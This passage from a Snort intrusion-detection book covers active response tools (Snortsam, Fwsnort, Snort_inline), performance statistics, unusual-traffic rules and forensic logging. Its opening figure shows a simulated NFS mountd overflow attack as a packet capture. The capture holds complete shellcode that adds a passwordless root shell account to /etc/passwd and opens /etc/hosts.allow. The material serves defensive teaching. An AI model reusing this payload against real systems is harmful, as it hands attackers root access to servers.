overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|"; replace:"|6565
6565 6565 6565 6565 6565 6565|"; reference:cve,CVE-1999-0002;
reference:bugtraq,121; classtype:attempted-admin; sid:316; rev:3;)
```

Figure 12.32 NFS mountd Overflow Attack

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[nfs_server]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 192.168.10.30.sunrpc: udp 56 (DF)
15:53:59.267033 192.168.10.30.sunrpc > 204.174.x.x.33854: udp 28 (DF)
15:53:59.267662 204.174.x.x.33854 > 192.168.10.30.32772: udp 1108 (DF)
0x0000    4500 0470 0000 4000 4011 7929 c0a8 1e01      E..p..@.@.y)....
```

Continued

www.syngress.com

Figure 12.32 NFS mountd Overflow Attack

0x0010	c0a8	1e02	843e	8004	045c	7609	7ceb	ba6b	>...\v. ...k
0x0020	0000	0000	0000	0002	0001	86a5	0000	0001	
0x0030	0000	0001	0000	0001	0000	0028	406b	1b53	(@k.S
0x0040	0000	0007	6f72	7468	616e	6300	0000	03e8	orthanc.....
0x0050	0000	0064	0000	0003	0000	0064	0000	000a	...d.....d....
0x0060	0000	0010	0000	0000	0000	0000	0000	03ff	
0x0070	9090	9090	9090	9090	9090	9090	9090	9090	
0x0080	9090	9090	9090	9090	9090	9090	9090	9090	
0x0090	9090	9090	9090	9090	9090	9090	9090	9090	
0x0370	9090	9090	6565	6565	6565	6565	6565	6565	...eeeeeeeeeeee
0x0380	6565	8856	2788	5638	b20a	8856	1d88	5626	ee.V'.V8...V.V&
0x0390	5b31	c941	4131	c0b0	05cd	8050	89c3	31c9	[1.AA1....P..1.
0x03a0	31d2	b202	31c0	b013	cd80	5889	c289	c359	1...1....X....Y
0x03b0	5231	d2b2	0c01	d1b2	1331	c0b0	0431	d2b2	R1.....1...1..
0x03c0	12cd	805b	31c0	b006	cd80	eb3f	e8a5	ffff	...[1.....?....
0x03d0	ff2f	6574	632f	7061	7373	7764	787a	3a3a	./etc/passwdxz::
0x03e0	303a	303a	3a2f	3a2f	6269	6e2f	7368	7878	0:0:::/bin/shxx
0x03f0	414c	4c3a	414c	4c78	782f	6574	632f	686f	ALL:ALLxx/etc/ho
0x0400	7374	732e	616c	6c6f	7778	ff5b	5331	c9b1	sts.allowx.[S1..
0x0410	2801	cbb1	0231	c0b0	05cd	8050	89c3	31c9	(....1....P..1.
0x0420	31d2	b202	31c0	b013	cd80	5b59	5331	d2b2	1...1....[YS1..
0x0430	1f01	d1b2	0831	c0b0	04cd	805b	31c0	b006	1.....[1...
0x0440	cd80	31c0	40cd	80a0	e7ff	bfa0	e7ff	bfa0	..1.@.....
0x0450	e7ff	bfa0	e7ff	bfa0	e7ff	bfa0	e7ff	bfa0	
0x0460	e7ff	bfa0	e7ff	bfa0	e7ff	bfa0	e7ff	bf00	
15:53:59.268454 192.168.10.30.32772 > 204.174.x.x.33854: udp 28 (DF)									

Damage & Defense...

Intrusion Prevention: An Opinion

Before we end the chapter, it is worth spending a few paragraphs talking about the dichotomy between firewalls and IDSs. Network-based intrusion prevention systems (NIPS) are the subject of much debate and strong emotions. This sidebar presents those of this book's editors.

The core purpose of a firewall is to allow or block network traffic based on how that traffic matches a policy the firewall has been given. This means it needs to be able to make decisions about whether traffic is allowed through (or not), very quickly and predictably. As vendors have learned, customers want firewalls that don't block traffic for any reason except policy (for example, not because the firewall is too slow or overloaded or misunderstood a protocol). Additionally, it should not block traffic that the policy creator intended to allow. In short, a firewall must make a decision quickly and then pass or drop packets as quickly as possible. In contrast, the core purpose of a network intrusion detection system is to find attacks/intrusions/events-of-interest in your network traffic. This means that the IDS must not miss packets because there is too much traffic. The IDS must not misunderstand a protocol or assume that the protocol in use is the one normally used on that port. Finally, the IDS must not decide if traffic is malicious or not without seeing all of it (for example, allowing traffic to pass after seeing that there is nothing malicious in the TCP connection setup, as a firewall might). In short, an IDS must not miss any traffic and must constantly recheck its conclusions (for example, look for a match against a single packet and then look for matches against the entire stream).

Unfortunately, these two core functions are essentially in opposition to each other. As such, NIPS are difficult to implement properly. Firewall vendors who are advertising their products as NIPS think that decisions can all be made based on simple decisions and that network traffic is never ambiguous (because at Layer 4 and below it is generally not). They forget that applications are horribly eccentric and that evading detection is easy when you can play in the application-layer protocols. IDS vendors who are advertising their products as NIPS think that making decisions after the entire connection is completed is an effective way to prevent the attack, and that false positive rates that customers accept from an IDS will also be acceptable for an IPS. In our opinion, such viewpoints from IDS vendors are simply misguided.

Continued

An example of a good place for deployment of a NIPS is in front of critical servers that have application-layer vulnerabilities that can't be patched for some reason and are easily and clearly definable. Whatever you do, understand that IPS cannot be a "silver bullet" that removes the requirement that you patch and harden systems, apply policy-based firewalls, and monitor the network with an IDS.

Summary

In this chapter, we explored the concept of *active response* to intrusion detection events. We presented three software applications—Snortsam, Fwsnort, and Snort_inline—that employ a different strategy for reacting to Snort IDS events. Snortsam is the most flexible of the three in terms of the tools it interacts with and the Snort rules it can use. It facilitates the modification of various firewall rulesets in order to block the IP address of an attacker for a configurable period of time. Snortsam runs as an output plug-in to the Snort IDS, which sends block requests to a separate daemon that runs on the firewall host and is responsible for interacting with the firewall at the host level. Attackers are blocked on a per-rule basis through the use of a new rule directive *fwsam*. Fwsnort makes use of the powerful and flexible firewalling code IPtables within the Linux kernel to implement Snort rules directly within kernel space. Application-layer inspection, a critical component of most Snort rules, is accomplished through the use of the IPtables string match module. Fwsnort effectively blocks individual attacks at the transport layer through the use of TCP resets for TCP sessions or ICMP port-unreachable messages for UDP packets. Snort_inline acts as a true Intrusion Prevention System (IPS) and can alter packet data at the application layer in real time. The most common deployment of Snort_inline is on a Linux system that has been configured to bridge two Ethernet segments and is therefore not identifiable as a separate hop in the routing path into or from a network. Snort_inline is based on Snort for its detection engine, but uses the packet-queuing facility of IPtables for its data source instead of the usual libpcap library.

This chapter simulated two attacks, one against a Web server and the other against an NFS server, and showed how Snortsam, Fwsnort, and Snort_inline each implemented a change to the network policy or to individual sessions or packets as a result of the attack. The open-source community has developed the technology to actively respond to attempted intrusions; however, actually deploying this capability requires extremely careful tuning and a healthy respect for the fact that a network so endowed has the capability to (temporarily) reconfigure itself.

Solutions Fast Track

Active Response vs. Intrusion Prevention

- ☑ The capability to actively respond to an event generated by an Intrusion Detection System (IDS) requires a mechanism by which packets can be blocked or altered at the direction of the IDS.
- ☑ Deploying active response on a network requires careful tuning in order to not cause more harm than good due to the fact that false positives are commonly generated by IDSs.
- ☑ Attack simulations coupled with the use of a good Ethernet sniffer provide a good way to test the exact response that may be elicited from an active response system.

Snortsam

- ☑ Snortsam modifies various firewall rulesets to actively block an attacker based on the detection of certain specially modified Snort rules that contain the *fwsam* field.
- ☑ Snortsam is implemented both as a Snort output plug-in and as a daemon that runs on the firewall host system. Both components are required for Snortsam to function properly.
- ☑ Snortsam blocks attackers at the network layer based on IP address.

Fwsnort

- ☑ Fwsnort constructs an IPtables ruleset designed to mimic the rules contained within the Snort rules files.
- ☑ Application-layer attacks are detected by Fwsnort by performing simple string matches on application-layer data.
- ☑ Fwsnort blocks specific attacks at the transport layer through the use of TCP reset packets or ICMP port-unreachable messages.

Snort_inline

- ☑ Snort_inline blocks or alters packets in real time as they traverse the interfaces of a Linux system that bridges together two segments of an Ethernet network.
- ☑ The payload of an attack can be nullified through the modification of application-layer data by Snort_inline.
- ☑ Snort_inline acts as an IPS that is based on the Snort detection engine.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Should an active response system be configured to block port scans?

A: Contrary to popular belief, port scans, while extremely common, are becoming less and less prevalent as a precursor to a more advanced attack. A smart attacker will “hide in plain sight” by initially only making legitimate connections to those services for which the attacker actually possesses exploits. After all, there is no need to set off alarm bells with a broad port scan, especially when the knowledge that some arbitrary service is open may not be particularly useful to the attacker. Hence, this, combined with the fact that port scans may easily be spoofed, make port scans a perfect example of a type of “attack” that should *not* set off an active response system.

Q: What is the optimal length of time an attacker should be blocked by an active response system such as Snortsam?

A: This depends on several factors, including the severity of the attack, the local security policy, and the nature of the applications running on the network being attacked. For most situations, it makes sense to try to minimize the length of time a blocking rule is in effect. For example, if an attacker is on a large corporate network that is NAT’ed behind a firewall, then blocking the IP address from which the attack originates will not only block the real cul-

prit of the attack but also everyone else who is behind the same firewall. If you are a company and this large corporate network happens to belong to a client of yours, then there could be real problems.

Q: Does an active response system make my network more vulnerable to a denial-of-service (DoS) attack?

A: Potentially. Not only is the network susceptible to the standard DoS attacks that are designed to chew up available bandwidth, but a clever attacker may be able to fool the active response system into altering traffic or access controls to work against legitimate systems.

Q: Can an active response system effectively protect a network from worms and viruses that are transmitted via e-mail attachments?

A: While blocking virus and worm propagation is normally better accomplished by specialized code deployed in the mail gateway itself, an inline active response system can assist in this process. Once a Snort rule can be developed based on the content of a worm binary, an inline active response system such as Snort_inline or Fwsnort can alter the packets containing the worm or force TCP sessions containing the worm to be destroyed.

Q: If Snort_inline can protect against inbound threats from outside my network, can it also nullify outbound attacks originating from within my network?

A: Yes. The difference between protecting against inbound vs. outbound attacks is essentially only of configuration. In fact, the HoneyNet Project (see www.honeynet.org) uses Snort_inline as a tool for protecting outside networks from being attacked by compromised systems on a *honeynet*.

Q: How widely deployed are IPSs today?

A: This is a tough one to answer, but let's just mention a couple of things. First, in April 2003, Network Associates purchased IntruVert Networks (a commercial IPS manufacturer) for \$100 million in cash. This acquisition took place at a time when the U.S. economy was not at its best, and so demonstrates that there is significant interest in the marketplace for intrusion prevention technology. Second, the actual deployment of IPSs most likely varies from industry to industry. Widespread adoption among financial institutions is probably lower than in other areas, since any legitimate sessions that are blocked erroneously could end up costing such institutions money.

Advanced Snort

Solutions in this Chapter:

- Network Operations
- Forensics/Incident Handling
- Snort and Honeynets
- Really Cool Stuff

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

So far, we've discussed the concepts behind Snort, installation, configuration, and many other topics. While many of these topics covered some elaborate and detailed information, this chapter is dedicated to the more advanced features of Snort and how it can be used to provide an even greater degree of information security.

Snort can perform the same extensive intrusion detection tasks for which many companies are charging tens of thousands of dollars. With proper and knowledgeable configuration, Snort can be used to increase the effective security in your organization while at the same time saving a great deal of money. This might seem in contrast to most information technology solutions, but that's the power of the open-source community.

In this chapter, we discuss log and reporting capabilities, honeypots and Snort, dealing with law enforcement, *policy-based intrusion detection*, and *inline intrusion detection*. These additional functions work alongside Snort's normal intrusion detection capabilities. By using some or all of these functions, you can leverage the capabilities of Snort to help make your systems even more secure. Keep in mind that the technologies that we are using in this chapter all use Snort, we are just changing the views and output of the information being presented. After all, we're using Snort for all of these implementations. Policy-based intrusion detection and inline intrusion detection are simply variants of normal intrusion detection and differ only in their implementation. As always, intrusion detection is the concept of detecting intrusions on your systems or networks. Whether you're using standard *signature-based* intrusion detection techniques or *anomaly-based* intrusion detection, the result is the same—a more secure network environment.

Network Operations

IT security groups are often short on budget as well as people. One of the uses for your Snort sensors is to come to the aid of your operations groups in terms of helping to debug network issues, and document such items as top talkers, top protocols, and protocols in use on the network. The deployment of an IDS infrastructure makes it ideal for such information as finding out where an IP is blocked in a layered network architecture or helping to show the flow of data across different route points. This data is all gathered from the Snort engine and is only a matter of enabling or parsing the data into meaningful information that stands in the way of using Snort's full potential.

Flow Preprocessor Family

One of the new parts of the Snort 2.1.x engine is the move to flow-based tracking of packets. This is a move away from the old conversation- or connection-based tracking of packets. Eventually, all of the preprocessors will be flow-based, but for now, only the portscan preprocessor has been built to the flow preprocessor format.

For example, because the flow preprocessor is keeping track of information passing through the Snort engine in term of flow data, the types of data can be broken down into a very granular level. Figure 13.1 shows the top talkers on the network and the protocol breakdowns in terms of the percent of the total traffic observed.

Figure 13.1 Example Output from a Snort Sensor

```

Apr 27 22:07:00 localhost Snort:   Snort Realtime Performance   : Tue Apr
27 22:07:00 2004

Apr 27 22:07:00 localhost Snort: -----
Apr 27 22:07:00 localhost Snort: Pkts Recv:      9997
Apr 27 22:07:00 localhost Snort: Pkts Drop:      0
Apr 27 22:07:00 localhost Snort: % Dropped:    0.00%
Apr 27 22:07:00 localhost Snort: KPkts/Sec:    0.01
Apr 27 22:07:00 localhost Snort: Bytes/Pkt:    409
Apr 27 22:07:00 localhost Snort: Mbits/Sec:    0.03 (wire)
Apr 27 22:07:00 localhost Snort: Mbits/Sec:    0.00 (rebuilt)
Apr 27 22:07:00 localhost Snort: Mbits/Sec:    0.03 (total)
Apr 27 22:07:00 localhost Snort: PatMatch:     79.82%
Apr 27 22:07:00 localhost Snort: CPU Usage:     0.19% (user)  0.05% (sys)
99.76% (idle)

Apr 27 22:07:00 localhost Snort: Alerts/Sec      :  0.0
Apr 27 22:07:00 localhost Snort: Syms/Sec       :  0.0
Apr 27 22:07:00 localhost Snort: Syn-Acks/Sec   :  0.0
Apr 27 22:07:00 localhost Snort: New Sessions/Sec: 0.0
Apr 27 22:07:00 localhost Snort: Del Sessions/Sec: 0.0
Apr 27 22:07:00 localhost Snort: Total Sessions :  2
Apr 27 22:07:00 localhost Snort: Max Sessions   : 1460
Apr 27 22:07:00 localhost Snort: Stream Flushes/Sec : 0.0
Apr 27 22:07:01 localhost Snort: Stream Faults/Sec :  0

```

Continued

www.syngress.com

Figure 13.1 Example Output from a Snort Sensor

```

Apr 27 22:07:01 localhost Snort: Stream Timeouts      :   24
Apr 27 22:07:01 localhost Snort: Frag Completes()/s/Sec:   0.0
Apr 27 22:07:01 localhost Snort: Frag Inserts()/s/Sec  :   0.0
Apr 27 22:07:01 localhost Snort: Frag Deletes/Sec      :   0.0
Apr 27 22:07:01 localhost Snort: Frag Flushes/Sec      :   0.0
Apr 27 22:07:01 localhost Snort: Frag Timeouts        :    0
Apr 27 22:07:01 localhost Snort: Frag Faults          :    0
Apr 27 22:07:01 localhost Snort:   Protocol Byte Flows - %Total Flow
Apr 27 22:07:01 localhost Snort: -----
Apr 27 22:07:01 localhost Snort: TCP:      92.16%
Apr 27 22:07:01 localhost Snort: UDP:      0.19%
Apr 27 22:07:01 localhost Snort: ICMP:     0.00%
Apr 27 22:07:01 localhost Snort: OTHER:    7.65%
Apr 27 22:07:01 localhost Snort:   PacketLen - %TotalPackets
Apr 27 22:07:01 localhost Snort: -----
Apr 27 22:07:01 localhost Snort: Bytes[60] 72.54%
Apr 27 22:07:01 localhost Snort: Bytes[66] 1.93%
Apr 27 22:07:01 localhost Snort: Bytes[134] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[142] 0.37%
Apr 27 22:07:02 localhost Snort: Bytes[214] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[314] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[394] 0.25%
Apr 27 22:07:02 localhost Snort: Bytes[474] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[554] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[634] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[714] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[814] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[894] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[974] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[1054] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[1134] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[1214] 0.20%
Apr 27 22:07:02 localhost Snort: Bytes[1314] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[1394] 0.21%
Apr 27 22:07:02 localhost Snort: Bytes[1474] 21.19%

```

Continued

Figure 13.1 Example Output from a Snort Sensor

```

Apr 27 22:07:02 localhost Snort:   TCP Port Flows
Apr 27 22:07:02 localhost Snort: -----
Apr 27 22:07:03 localhost Snort: Port[80] 0.11% of Total, Src:   31.67% Dst:
68.33%
Apr 27 22:07:03 localhost Snort: Port[706] 0.31% of Total, Src:   51.52%
Dst:   48.48%
Apr 27 22:07:03 localhost Snort: Ports[High<->High]: 99.58%
Apr 27 22:07:03 localhost Snort:   UDP Port Flows
Apr 27 22:07:03 localhost Snort: -----
Apr 27 22:07:03 localhost Snort: Port[53] 12.55% of Total, Src:   81.28%
Dst:   18.72%
Apr 27 22:07:03 localhost Snort: Port[67] 87.45% of Total, Src: 100.00%
Dst:    0.00%
Apr 27 22:07:03 localhost Snort:   ICMP Type Flows
Apr 27 22:07:03 localhost Snort: -----
Apr 27 22:07:03 localhost Snort: Type[8] 100.00% of Total
Apr 27 22:07:03 localhost Snort:   Snort Setwise Event Stats
Apr 27 22:07:03 localhost Snort: -----
Apr 27 22:07:03 localhost Snort: Total Events:                17818
Apr 27 22:07:03 localhost Snort: Qualified Events:            0
Apr 27 22:07:03 localhost Snort: Non-Qualified Events:       17818
Apr 27 22:07:03 localhost Snort: %Qualified Events:           0.0000%
Apr 27 22:07:03 localhost Snort: %Non-Qualified Events:     100.0000%

```


This breakdown of information can be used for network planning in terms of capacity planning and traffic shaping if the network segments are small enough.

Perfmon Preprocessor

The perfmon preprocessor is one of the most recommended preprocessors, as it provides a passively gathered breakdown of the characteristics of network traffic. You can combine it with the perfmon-graph tool (discussed in Chapter 9, “Keeping Everything Up to Date,” and available for download from people.su.se/~andreas/perfmon-graph/) to generate several graphs of the data from the perfmon preprocessor log. For example, Figure 13.2 is a sample report

showing graphs of the percent of traffic that was dropped based on incomplete flows, a graph of the amount of traffic passing the sensor in both megabits per second and kilobits per second, and a graph of the number of alerts triggered within a set timeframe.

Figure 13.2 perfmon-graph Example Report



One of the uses for this data and graph could be as a part of an IDS team's reporting structure. One of the coauthors has found it very useful in determining undocumented outages, network segment usage, and the last graphic generated shows Snort sensor utilization. Placing a sensor at all network segment break points to their core can provide the owners of each segment a "report card" of their segment. Several commercial security firms are already using data like this to provide customers with a metric or repeatable measurement of their traffic.

As discussed in Chapter 6, "Preprocessors," Snort uses a set of components called preprocessors that perform various functions before Snort loads the signature detection rules. These components vary from decoding certain protocols such as Telnet and RPC traffic into a format understandable by the signature rules, to reassembling packets that are broken into fragments. The perfmon preprocessor in question relies on the flow preprocessor to load first in order to process the information about the packets.



The Snort manual that arrives with source code provides the best reference on how to use the preprocessor and the options available for it. The following is a copy of the instructions from the Snort manual (doc/snort_manual.pdf) in the Snort source available on the CD-ROM.

“This preprocessor measures Snort’s real-time and theoretical maximum performance. Whenever this preprocessor is turned on, it should have an output mode enabled, either “console,” which prints statistics to the console window, or “file” with a filename, where statistics get printed to the specified filename. The default statistics that are processed are Snort’s real-time statistics. This includes:

1. Packets received
2. Packets dropped
3. % packets dropped
4. Packets Received
5. Kpackets per second 52
6. Average bytes per packets
7. Mbits per second (wire)
8. Mbits per second (rebuilt) [this is the average Mbits that Snort injects after rebuilding packets]
9. Mbits per second (total)
10. Pattern matching percent [the average percent of data received that Snort processes in pattern matching]
11. CPU usage (user time) (system time) (idle time)
12. Alerts per second
13. SYN packets per second
14. SYN/ACK packets per second
15. New sessions per second
16. Deleted sessions per second
17. Total Sessions
18. Max Sessions during time interval
19. Stream Flushes per second
20. Stream Faults per second

- 21. Stream Timeouts
- 22. Frag Completes per second
- 23. Frag Inserts per second
- 24. Frag Deletes per second
- 25. Frag Flushes per second
- 26. Frag Timeouts
- 27. Frag Faults

When the keyword *flow* is enabled, statistics are printed out about the type of traffic and protocol distributions that Snort is seeing. This option can produce large amounts of output.

The keyword *events* turns on event reporting. This prints out statistics as to the number of signatures that were matched by the set-wise pattern matcher and the number of those matches that were verified with the signature flags. We call these nonqualified and qualified events. It shows the users if there is a problem with the ruleset they are running.

The keyword *max* turns on the theoretical maximum performance that Snort calculates given the processor speed and current performance. This is only valid for uniprocessor machines, since many operating systems don't keep accurate kernel statistics for multiple CPUs.

The keyword *console* prints statistics at the console, and is on by default.

The keyword *file* prints statistics in a comma-delimited format to the file that is specified. Not all statistics are output to this file. You can also use *Snortfile*, which will output into your defined Snort log directory.

The keyword *pktcnt* adjusts the number of packets to process before checking for the time sample. This boosts performance, since checking the time sample reduces Snort's performance. By default, this is 10000.

The keyword *time* represents the number of seconds between intervals.

Examples:

```
preprocessor perfmonitor: time 30 events flow file stats.profile max \
console pktcnt 10000

preprocessor perfmonitor: time 300 file /var/tmp/Snortstat pktcnt
10000"
```

OINK!

This preprocessor will take some tuning that is going to be unique for each network. For example, on a T1 connection the Snort example of triggering data after more than 10,000 packets in 30 seconds might not get reached unless under heavy load. Moreover, at this time there is no way to run two instances of the perfmon preprocessor simultaneously.

Unusual Network Traffic

One of the more unknown features of Snort is the capability to monitor all 255 IP protocols, not just TCP, UDP, and ICMP traffic. There is a Snort rule option called “ip_proto,” which can take either the IP protocol number or its respective name in the sensors /etc/protocols file. For example, there was a recent vulnerability in the Cisco IOS version that would cause a denial-of-service (DoS) in several pieces of Cisco equipment (Cisco document ID 44020). This vulnerability, www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml, and its respective exploit code, which came out soon after the initial report, didn’t follow the standard exploit path. In order to detect this attack coming to a network, the IDS team would have to place these rules on their outside sensors. For example, to detect this attack, these might be these signatures from the official Snort ruleset an IDS team would use.

```
alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 53 (SWIPE)";
ip_proto:53; reference:bugtraq,8211; reference:cve,CAN-2003-0567;
classtype:non-standard-protocol; sid:2186; rev:1;)

alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 55 (IP Mobility)";
ip_proto:55; reference:bugtraq,8211; reference:cve,CAN-2003-0567;
classtype:non-standard-protocol; sid:2187; rev:1;)
```

```

alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 77 (Sun ND)";
ip_proto:77; reference:bugtraq,8211; reference:cve,CAN-2003-0567;
classtype:non-standard-protocol; sid:2188; rev:1;)

alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 103 (PIM)";
ip_proto:103; reference:bugtraq,8211; reference:cve,CAN-2003-0567;
classtype:non-standard-protocol; sid:2189; rev:1;)

```

Another example of using Snort to detect odd network traffic on a network would be the typot Trojan, more commonly called the “55808 Trojan” (see securityfocus.com/archive/1/326149/2003-06-19/2003-06-25/0 for more information). The Trojan in question would come from randomly generated source IPs/ports and destined for whole IP blocks. In those blocks, the Trojan would send network-mapping information about networks the Trojan was port scanning. The only commonality in the packets was that they all had a TCP window size of 55808 bytes. Again, using the flexibility of the Snort rule language, this example rule was able to detect the Trojan traffic.

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"BACKDOOR typot trojan
traffic"; stateless; flags:S,12; window:55808; classtype:trojan-activity;
sid:2182; rev:3;)

```

Notice the “window:55808;” value; this is a part of the rule language that allows Snort to search through a TCP packet’s window size, much like the *dsiz* keyword allows Snort to search for packet sizes.

Using all or some of these advanced features of Snort will help your organization realize a greater return-on-investment (ROI), and help the operations and security teams have a more complete and thorough understanding of a network. The possibilities for using this new data in an IDS reporting structure should help some IDS teams to show usefulness even when there are no major incidents or crises. Realistically, however, it’s only a matter of time before an IDS team and Snort’s advanced reporting, logging, and detection capabilities are called in for assistance in an incident.

Forensics/Incident Handling

Sooner or later, almost all intrusion analysts are going to be involved in some kind of investigation. Incidents can range in severity from “slap on the wrist” policy violations to matters of legal/national security. If an IDS team has an established process and procedures for handling incidents and incident data, accommodating law enforcement will be smooth and easy. The Snort *logo*

keyword allows for any event that triggers within that rule to be written to a separate file. This can be useful in an investigation and for keeping track of a suspect's network use. Another extremely useful keyword is *session*, or more specifically *session:printable*. This keyword allows Snort to output all ASCII characters in connection or flow information to a file such as a readable format for a Web, FTP, or Telnet connection.

Logging and Filtering

Almost all law enforcement agencies are going to ask for from an IDS team is a separate filter and log for the data in question. This is where the Snort rule language value “logto” will help. For example, during a recent case, one law enforcement agency asked us to place all events from the suspect in a separate directory. The filter and the timestamp of when an event was added to our ruleset was also placed in a file in that directory. This way, when we had gathered all of the evidence, we generated hash files (md5 checksums are often good enough for your team to hand off to actual law enforcement) that were handed over to the agency. In terms of their evidence from us, they could admit it into their case assuming all other protocols for maintaining chain of evidence were followed.

For example, the following is what one example of using Snort might look like. These rules log all Telnet sessions from the suspect's IP address in a text printable file `case_300_tcp.txt`:

```
log tcp $suspect_ip any -> any 23 (session:printable;
logto:"case_300_tcp.txt"; flags:A+;)
log udp any 23 -> $suspect_ip any (session:printable;
logto:"case_300_udp.txt";)
```

These rules log all IP packets to or from the suspect's IP address to the pcap file `case_300.pcap`:

```
log ip $suspect_ip any <> any any (logto:"case_300_tcp.pcap";)
```

The law enforcement agents are going to request both files, but the *session:printable* files are going to place all transactions your suspect has done over the network in a human-readable format that you can readily print out (see Figure 13.3).

Figure 13.3 Snort Sensor Example Session:Printable Output

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.
ms-excel, application/msword, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR
1.0.3705)
Host: www.google.com
Connection: Keep-Alive
Cookie:
PREF=ID=368fd63f4bb83427:TB=2:TM=1065290223:LM=1065290223:S=HkeYzFFLBtQhASYk
```


These logs are great for printing out only to walk into a suspect's interview or interrogation with what look like mountains of evidence. However, if a suspect's traffic is harder to prove or there was data that is lost other than in transit, then traffic reconstruction is the method to use.

Traffic Reconstruction

One other use of capturing network traffic in the full snap length is for traffic reconstruction. During this age of multi-attack vector Trojans and worms such as agobot and phatbot, the traces of evidence are becoming increasingly hard to find. One of the little known capabilities of tools like Snort, Ethereal (found at www.ethereal.com), and tcpdump is to reconstruct and gather files transmitted to a victim host such as the zipped rootkit before it was erased from the host system, or, in the case of a law enforcement investigation, the proof of files and their contents sent out of a company's network.

